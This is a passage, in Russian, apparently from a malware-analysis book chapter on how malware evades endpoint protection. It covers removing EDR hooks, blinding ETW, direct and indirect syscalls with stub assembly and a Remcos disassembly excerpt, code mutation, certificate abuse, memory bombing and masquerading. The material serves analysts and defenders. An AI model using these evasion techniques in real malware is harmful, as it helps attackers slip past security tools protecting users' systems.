
Здесь особенно заметна игра в кошки-мышки между авторами вредоносных программ и средствами защиты узлов. Программное обеспечение защиты конечной точки наблюдает за вредоносной программой и внедряет в неё перехватчики. Вредоносная программа ищет их, снимает или пытается обойти иным способом. В ответ продукты защиты проверяют, не были ли их перехватчики сняты, и цикл продолжается. Однако у защиты конечной точки здесь есть некоторое преимущество. Если программа пытается удалить перехватчики, EDR или anti-malware могут с определённой уверенностью считать процесс вредоносным, поскольку законных причин для снятия перехватчиков практически не существует.

Как упоминалось ранее, средства защиты конечных точек могут дополнять традиционное наблюдение на основе перехватчиков другими источниками системных данных, например ETW. Эти источники тоже можно ослепить разными способами; уже существует значительный объём исследований по ослеплению ETW. Один из способов заключается в перехвате или исправлении

`EtwEventWrite`, функции, критически важной для работы ETW.

Эксплуатация уязвимостей в средствах защиты узла

Anti-malware, EDR и другие защитные продукты разрабатываются людьми, а люди совершают ошибки, поэтому в их коде неизбежно появляются дефекты, способные привести к уязвимостям, которые злоумышленники могут эксплуатировать. Публично сообщалось не о многих попытках атаковать защитные инструменты, но такая возможность существует всегда, особенно у злоумышленников, располагающих ресурсами и навыками для поиска ошибок. Быстрый поиск в базе уязвимостей MITRE CVE (https://cve.mitre.org) обнаруживает ряд публичных уязвимостей в антивредоносных продуктах, показанных на рис. 13-8.



Search Results

There are **273** CVE Records that match your search.

Name	Description
CVE-2022-38611	Incorrect access control in Watchdog Anti-Virus v1.4.158 allows attackers to perform a DLL hijacking attack and execute arbitrary code via a crafted binary.
CVE-2022-27534	Kaspersky Anti-Virus products for home and Kaspersky Endpoint Security with antivirus databases released before 12 March 2022 had a bug in a data parsing module that potentially allowed an attacker to execute arbitrary code. The fix was delivered automatically. Credits: Georgy Zaytsev (Positive Technologies).
CVE-2021-44747	A Denial-of-Service (DoS) vulnerability was discovered in F-Secure Linux Security whereby the Fmlib component used in certain F-Secure products can crash while scanning fuzzed files. The exploit can be triggered remotely by an attacker. A successful attack will result in Denial-of-Service of the Anti-Virus engine.
CVE-2021-40832	A Denial-of-Service (DoS) vulnerability was discovered in F-Secure Atlant whereby the AVRDL unpacking module component used in certain F-Secure products can crash while scanning a fuzzed files. The exploit can be triggered remotely by an attacker. A successful attack will result in Denial-of-Service (DoS) of the Anti-Virus engine.
CVE-2021-33603	A Denial-of-Service (DoS) vulnerability was discovered in F-Secure Atlant whereby the AVPACK module component used in certain F-Secure products can crash while scanning a fuzzed files. The exploit can be triggered remotely by an attacker. A successful attack will result in Denial-of-Service (DoS) of the Anti-Virus engine.

Рис. 13-8. Уязвимости в антивредоносных продуктах по данным MITRE

В списке присутствуют уязвимости, обнаруженные в антивредоносных механизмах продуктов Watchdog, Kaspersky и F-Secure. Большинство из них относится к отказу в обслуживании (DoS): специально подготовленный код может аварийно завершить антивредоносный механизм или иным образом снизить его эффективность.

На этом обзор методов активного обхода завершён. Теперь обратимся к пассивному обходу, который может быть более скрытным и столь же эффективным.

Пассивный обход средств защиты конечных точек

Методы пассивного обхода предусматривают незаметное преодоление защиты узла без прямого вмешательства в неё. Как вы увидите, они могут быть столь же результативны, как активные методы, но вызывать меньше предупреждений.

Обход наблюдения

В главе 8 обсуждалось, как вредоносная программа обходит перехват и наблюдение за API, пытаясь уклониться от песочниц. Сходные приёмы применимы и против средств защиты конечных точек. Поскольку они тоже полагаются на перехват функций для выявления подозрительной активности и наблюдения за ней, обход таких перехватчиков часто оказывается эффективным способом ослепления защиты.

Anti-malware и EDR наблюдают за различными вызовами Windows API для выявления вредоносной активности, поэтому одной из мер обхода являются прямые системные вызовы, то есть обращения из пользовательского режима в адресное пространство ядра в обход обычной процедуры. В частности, когда программа вызывает функцию API в пользовательском режиме, операционная система выполняет системный вызов в `ntosknrl.exe`, чтобы обратиться к коду функции, как

показано на рис. 13-9.




Рис. 13-9. Обычное поведение системного вызова

Однако вместо обычной процедуры вызова Windows API и NT API вредоносная программа может выполнить системный вызов напрямую, как показано на рис. 13-10.




Рис. 13-10. Прямой системный вызов

Системные вызовы следуют базовому шаблону, называемому заглушкой системного вызова (*syscall stub*). Назначение заглушки - передать поток выполнения из пользовательского режима в режим ядра, где фактически находится код вызываемой функции. Далее показана заглушка системного вызова для функции `NtAllocateVirtualMemory`.

```
mov r10, rcx
mov eax, 18
test byte ptr ds:[7FFE0308], 1
jne ntdll.7FF80B57C3C5
syscall
ret
```

Самая важная часть заглушки - строка `mov eax, 18`, где 18 представляет номер системной службы (SSN), также называемый номером системного вызова или идентификатором syscall. Этот номер сопоставляется с кодом функции, в данном случае `NtAllocateVirtualMemory`, которая будет вызвана в режиме ядра. Следующая по важности часть - инструкция `syscall`, имеющая шестнадцатеричное представление `0F 05`. Она использует SSN в регистре `eax`, чтобы направить поток выполнения к соответствующей функции ядра. После возврата и завершения системного вызова инструкция `ret` передаёт поток управления обратно основному коду программы.

ПРИМЕЧАНИЕ. Рассмотренные до сих пор заглушки системных вызовов относятся к архитектуре x64. В программах x86 часто используется другой вызов, `sysenter`. Его заглушки очень похожи:

```
mov edx, esp
sysenter
ret
```

Инструкция `mov edx, esp` перемещает SSN, хранящийся в `ESP`, в `EDX` и передаёт его инструкции `sysenter`, имеющей шестнадцатеричное представление `0F 34`. Обратите внимание, что вызовы `sysenter` встречаются и в некоторых программах x64.

Чтобы выполнить прямой системный вызов и избежать перехватчиков EDR или anti-malware, вредоносной программе достаточно знать SSN нужной функции и напрямую вызвать syscall. Звучит просто, но автор сталкивается с несколькими препятствиями. Главное из них заключается в том, что SSN функций меняются в зависимости от версии Windows и уровня исправлений целевого узла. Обойти проблему можно несколькими способами. Один из вариантов - извлекать SSN из загруженной в память `ntdll.dll`, как показано на рис. 13-11.




Рис. 13-11. Заглушки системных вызовов в загруженном модуле ntdll.dll

На рис. 13-11 показано, как выглядят загруженные в память заглушки системных вызовов `ntdll.dll`. Обратите внимание на выделенные SSN некоторых экспортируемых функций `ntdll.dll`. Вредоносная программа может исследовать загруженные в память модули, найти соответствующие заглушки и определить необходимый SSN. Получив SSN нужной функции, она создаёт собственные заглушки системных вызовов, обходя стандартный вызов через `ntdll.dll`. Следующий код показывает применение системных вызовов, точнее `sysenter`, в варианте Remcos (`SHA256: 45cd8dd797af4fd769eef00243134c46c38bd9e65e15d7bd2e9b834d5e8b3095`):

```
--snip--
sub_1D29 proc near
push 2BC12D2Eh
call resolve_ssn ; NtMapViewOfSection
call invoke_sysenter
retn 28h
--snip--
sub_1D3B proc near
push 3ACFFF22h
call resolve_ssn ; NtWriteVirtualMemory
call invoke_sysenter
```

```
retn 8
--snip--
sub_1D4D proc near
push 7C9B2C0Bh
call resolve_ssn ; NtResumeThread
call invoke_sysenter
retn 8
--snip--
```

Этот образец Remcos определяет SSN нужных функций, перебирая файл `ntdll.dll` на диске, что в коде не показано. Затем он вызывает функцию со стандартной заглушкой `sysenter`. В частности, Remcos пытается скрытно внедрить код в другой процесс, выполняя прямые вызовы `sysenter` для функций `NtMapViewOfSection`, `NtWriteVirtualMemory`, `NtResumeThread` и других.

Одна из проблем подхода состоит в том, что системные вызовы исходят не из предназначенного для них модуля `ntdll.dll`. Для средств защиты конечных точек, ищущих такую аномалию, это явный признак. Более скрытный вариант, иногда называемый косвенным системным вызовом, заключается в повторном использовании системных вызовов из `ntdll.dll` вместо создания собственных заглушек. Для этого вредоносная программа находит в `ntdll.dll` адрес заглушки нужной функции. Затем, например, вместо вызова `NtMapViewOfSection` она реализует инструкцию `jmp`, непосредственно переходящую к этой заглушке внутри `ntdll.dll`.

Это лишь несколько уловок, которыми авторы вредоносных программ могут обходить перехватчики средств защиты конечных точек. Однако методы не безошибочны. Как вы увидели, многие из них порождают подозрительные индикаторы: перечисление памяти `ntdll.dll`, прямые системные вызовы из кода вредоносной программы, непосредственные переходы внутрь `ntdll.dll` и так далее. Кроме того, многие современные средства защиты конечных точек устанавливают перехватчики в ядре, пытаясь выявлять такую активность.

Уклонение посредством системных вызовов - увлекательная тема. Если вы хотите узнать больше, автор рекомендует следующие материалы:

• Usman Sikander, «AV/EDR Evasion Using Direct System Calls (User-Mode vs. Kernel-Mode)», Medium, 11 марта 2022 года.
• Cornelis, «Red Team Tactics: Combining Direct System Calls and sRDI to bypass AV/EDR», Outflank, 19 июня 2019 года.
• Red Team Notes, «Calling Syscalls Directly from Visual Studio to Bypass AVs/EDRs», без даты.

Обход обнаружения по сигнатурам

Как уже обсуждалось, anti-malware применяет сигнатурные механизмы обнаружения, то есть ищет общие шаблоны для выявления вредоносного кода в файлах и памяти. Вредоносная программа часто содержит строки, имена функций, DLL или модулей, жёстко заданные в исполняемом файле либо находящиеся в памяти и способные её выдать. Поэтому простое изменение этих строк, функций и имён модулей нередко снижает уровень обнаружения, по крайней мере традиционными антивредоносными решениями. Это один из самых простых способов злоупотребить сигнатурным обнаружением, но современной вредоносной программе нужны более сложные методы уклонения от более совершенной защиты. Здесь в дело вступает мутация.

Мутация - способность вредоносной программы изменять свои свойства и код для уклонения от обнаружения или адаптации к среде. Цель мутации заключается в том, чтобы изменить код ровно настолько, чтобы остаться незамеченным, сохранив основные функции. Чтобы лучше понять мутацию, рассмотрим жизненный цикл типичного образца вредоносной программы.

Некоторые авторы вредоносных программ, особенно киберпреступные группы, рассылают их сотням или тысячам потенциальных жертв, рассчитывая обманом заставить нескольких ничего не

подозревающих людей запустить файл. Когда определённый штамм заражает достаточно жертв, образец неизбежно попадает к исследователям, которые создают правила обнаружения, после чего те внедряются в антивредоносные механизмы и другие защитные технологии. Это может быстро сократить срок жизни конкретной вредоносной программы. Но утверждение относится не только к массовым рассылкам: оно справедливо и для более целевых образцов. Если вредоносная программа умеет мутировать на узле жертвы, она также может уклоняться от обнаружения.

Существуют разные формы мутации, например перестановка блоков кода, при которой фрагменты перемещаются и меняются местами для создания новых "вариантов" вредоносной программы, и переназначение регистров, когда меняются регистры процессора, например все ссылки на `ECX` заменяются ссылками на `EDX`. Такие изменения кода, выполняемые механизмом мутации, способны значительно преобразовать его структуру и сигнатуру. Ниже приведён очень простой пример мутации, показывающий, как функционально одинаковый ассемблерный код может выглядеть по-разному:

```
mov eax, 0
add eax, 1
```

Этот блок просто присваивает регистру `eax` значение `0`, а затем устанавливает его равным `1`. Сравните со следующим кодом:

```
xor eax, eax
inc eax
```

Он также устанавливает `eax` в `0`, но с помощью инструкции `xor`, а не `mov`, а затем присваивает `eax` значение `1` инструкцией `inc` вместо `add`. Если бы это был настоящий вредоносный код, антивредоносное средство могло бы иметь сигнатуру одного из блоков, но не другого. Разумеется, в реальных условиях код был бы намного сложнее.

Мутация может происходить динамически во время выполнения либо применяться к самому файлу вредоносной программы. Мутация во время выполнения начинается после запуска программы в системе жертвы. Она может динамически изменять код в памяти, уклоняясь от защиты, которая сканирует память в поисках вредоносных шаблонов. Мутация самого файла происходит до доставки жертве. Автор может пропустить код через механизм мутации, выпускающий уникальные варианты одной программы для доставки разным жертвам. Упаковщики, подробно рассматриваемые в главе 17, могут обеспечивать как мутацию во время выполнения, так и статическую мутацию файла. После прохождения вредоносной программы через механизм упаковки её код обфусцируется, и она выглядит отличной от всех прочих вариантов того же семейства.

Хорошим примером мутации служит похожее на вирус семейство программ-вымогателей Virlock. При запуске Virlock (`SHA256: 7a92e23a6842cb51c9959892b83aa3be633d56ff50994e251b4fe82be1f2354c`) в системе жертвы программа расшифровывает в памяти три экземпляра самой себя и сохраняет их на диск в виде файлов. Все три экземпляра отличаются от любых других образцов Virlock и имеют разные сигнатуры. Благодаря этому программа остаётся незамеченной, по крайней мере антивредоносными механизмами, основанными на хешах и простых сигнатурах файлов.

Использование необычных языков программирования

Пытаясь обойти средства защиты конечных точек, авторы вредоносных программ могут разрабатывать их на малоизвестных или редко используемых языках. Антивредоносное программное обеспечение может быть незнакомо со структурой кода и данных таких языков, а сигнатурному и эвристическому обнаружению требуется время, чтобы адаптироваться. Необычные или новые языки также создают сложности для аналитиков и специалистов по обратной

разработке, которые
ожидают встретить более типичный вредоносный код, например на C или C++. Кроме того, многие из этих необычных языков можно использовать в разных операционных системах. Например, программа, написанная для Windows, может работать и в macOS или Linux, если в системе жертвы установлены необходимые библиотеки. Это делает вредоносную программу более устойчивой к различиям операционных систем.

Использование необычных языков - не новый метод. Ранние вредоносные программы часто писались на C, но затем авторы начали применять платформу .NET, например C#, которая до сих пор остаётся очень популярной. Однако anti-malware и другие средства защиты наверстали отставание, поэтому авторы адаптируются и всё чаще используют другие языки. Python, очень распространённый язык сценариев, стал чаще встречаться во вредоносных программах как в виде сценариев, так и исполняемых файлов. Автору достаточно написать вредоносный сценарий Python `.py`, который можно выполнить в любой системе с подходящими библиотеками Python. Такие инструменты, как Py2Exe и PyInstaller, способны даже преобразовать сценарий Python в исполняемый файл, который злоумышленник разворачивает на компьютере жертвы подобно обычному PE-файлу. Поскольку написать вредоносный сценарий Python и превратить его в исполняемый файл довольно просто, этот подход снижает порог входа для авторов вредоносных программ.

Nim (https://nim-lang.org), называющий себя "статически типизированным компилируемым языком системного программирования", также набирает популярность среди авторов вредоносных программ. В частности, Nim использовала группа, стоявшая за печально известным банковским трояном Trickbot. См. статью Лоуренса Абрамса «TrickBot's BazarBackdoor Malware is Now Coded in Nim to Evade Antivirus». Потенциально применение Nim помогало программе обходить антивирусную защиту.

Go, иногда называемый Golang, - язык с открытым исходным кодом от Google. На нём проще программировать, чем на некоторых других компилируемых языках, например C, поэтому неудивительно, что он тоже всё чаще используется во вредоносных программах. Rust (https://www.rust-lang.org) - ещё один язык, набирающий популярность в разработке вредоносного программного обеспечения. В сущности, практически любой язык программирования или сценариев можно применять в злонамеренных целях, поэтому этот раздел мог бы стать очень длинным. Даже PowerShell всё чаще используется авторами вредоносных программ. Аналитикам и специалистам по защите следует следить за языками, применяемыми в современных образцах.

Злоупотребление доверием к сертификатам и цифровой подписью

Цифровая подпись - доверенный сертификат, служащий своего рода знаком одобрения файла и сообщающий операционной системе и другим приложениям, что файл законен и безопасен для выполнения. Многие антивредоносные решения менее тщательно проверяют файлы с цифровой подписью известного доверенного центра. Поэтому вредоносные программы могут злоупотреблять цепочками доверия сертификатов для обхода защиты конечных точек.

Хранилище доверия сертификатов - репозиторий, где Windows хранит сертификаты подписывающих лиц, которым доверяет. Хранилище доверия Windows можно просмотреть в приложении `certmgr`, находящемся в `C:\Windows\System32`, как показано на рис. 13-12.




Рис. 13-12. Просмотр хранилища доверия Windows в certmgr

Авторы вредоносных программ могут подписать код доверенным сертификатом несколькими способами. Во-первых, проникнув в сеть доверенной компании, злоумышленник способен выпустить действительные сертификаты и подписать ими собственную вредоносную программу либо похитить сертификаты и использовать их для цифровой подписи кода. Такое происходило неоднократно, например в 2022 году, когда у Nvidia были украдены сертификаты подписи кода. См. статью Питера Арнца «Stolen Nvidia Certificates Used to Sign Malware - Here's What to Do». Сертификаты подписи кода иногда даже продаются в даркнете.

Во-вторых, при определённых обстоятельствах вредоносный код можно вставить в ранее подписанный исполняемый файл, не аннулируя сертификат. Этот метод был представлен исследователями на конференции Black Hat в 2016 году. См. отчёт Deep Instinct Research Team «Certificate Bypass: Hiding and Executing Malware from a Digitally Signed Executable».

Наконец, вредоносная программа может просто добавить сертификат в список доверенных сертификатов операционной системы. Это легче сказать, чем сделать: программа уже должна выполняться на узле с высокими привилегиями. Но в случае успеха её автор сможет запускать на узле любые дополнительные вредоносные программы.

Злоупотребление ограничениями механизма защиты

Как упоминалось ранее, перед anti-malware, а также EDR со встроенными антивредоносными возможностями стоит сложная задача: обеспечить высокий уровень обнаружения и одновременно сохранить удобство конечного пользователя. Прежде всего средство должно успешно обнаруживать вредоносный код и при этом ограничивать ложные срабатывания. Кроме того, сканирование и наблюдение должны быть прозрачны для конечного пользователя. Они не должны настолько влиять на работу, чтобы система становилась непригодной или нестабильной. Хитрые авторы вредоносных программ могут воспользоваться этими ограничениями различными способами, например отложенным выполнением и бомбардировкой памяти.

Подобно тому как некоторые вредоносные программы используют отложенное выполнение для уклонения от обнаружения в песочнице, о чём говорилось в главе 8, они могут "переспать" механизм сканирования anti-malware. Один из способов - дождаться истечения определённого количества миллисекунд. Например, после 600 000 миллисекунд, то есть 10 минут, образец выполняет вредоносный код. Поскольку механизм эмуляции или песочницы anti-malware может

иметь ограничение времени, не позволяющее бесконечно анализировать большой файл и расходовать ценные системные ресурсы, этот метод иногда помогает вредоносной программе проскользнуть незамеченной.

Бомбардировка памяти (*memory bombing*), термин из книги Уриэля Косаева и Нира Иегошуа *Antivirus Bypass Techniques* (Packt, 2021), предусматривает выделение вредоносной программой чрезмерно больших областей в адресном пространстве своего процесса. Поскольку anti-malware приходится учитывать потребление системных ресурсов, включая процессор и память, он может лишь бегло просканировать такую большую область или вовсе её проигнорировать, оставив вредоносный код незамеченным. Обратите внимание, что метод может быть эффективен и против песочниц.

Маскировка под безопасный файл

Маскировка применяется авторами вредоносных программ, чтобы выдавать их за законные файлы. Этот метод в первую очередь предназначен для обмана жертвы, а не непосредственного обхода средств защиты конечной точки. Маскировка может принимать множество форм:

• **Подмена имени файла.** Автор просто называет вредоносный файл именем распространённого системного файла или законного приложения, например `explorer.exe` или `PowerPoint.exe`, либо слегка изменяет имя, например `expl0rer.exe`. Также можно заменить расширение вредоносного файла на более безобидное, например переименовать `.exe` в `.jpg`.
• **Подмена метаданных файла.** Автор подделывает метаданные вредоносного файла, например указывает "Microsoft" в качестве издателя или названия компании. Сходный приём заключается в повторном использовании значков законных программ. Например, вредоносная программа может взять логотип Microsoft Word, чтобы файл выглядел подлинным.
• **Проведение атак социальной инженерии.** Автор обманом заставляет пользователя выполнить вредоносную программу, например отправляет целевому пользователю письмо с вредоносным файлом `important_invoice.pdf`. Сходный приём заключается в двойных расширениях. По умолчанию Windows не показывает расширения файлов, поэтому `financials.xls.exe` будет отображаться просто как `financials.xls`. Это может заставить ничего не подозревающего пользователя запустить вредоносный исполняемый файл.

Хотя маскировка относительно проста и дёшева в реализации, она бывает весьма эффективной. Исследователи ESET сообщали, что группа Sandworm доставляла жертвам на Украине вредоносную программу, замаскированную под компонент дизассемблера IDA Pro и собственное защитное программное обеспечение ESET. См. статью Келли Джексон Хиггинс «Sandworm APT Trolls Researchers on its Trail as it Targets Ukraine». Другой примечательный пример - вредоносные программы, имитирующие документы авторитетных организаций, например сведения Всемирной организации здравоохранения о COVID-19, о чём в 2022 году сообщила Proofpoint. См. публикацию Эндрю Нортерна и соавторов «Nerbian RAT Using COVID-19 Themes Features Sophisticated Evasion Techniques».

До сих пор мы рассматривали разные способы обхода защиты узла путём активного вмешательства или пассивного уклонения. Теперь немного сменим направление и изучим повышение привилегий, а также то, как вредоносная программа использует его для выполнения операций, которые иначе могли бы быть обнаружены и заблокированы средствами защиты конечных точек.

Повышение привилегий для уклонения от защиты

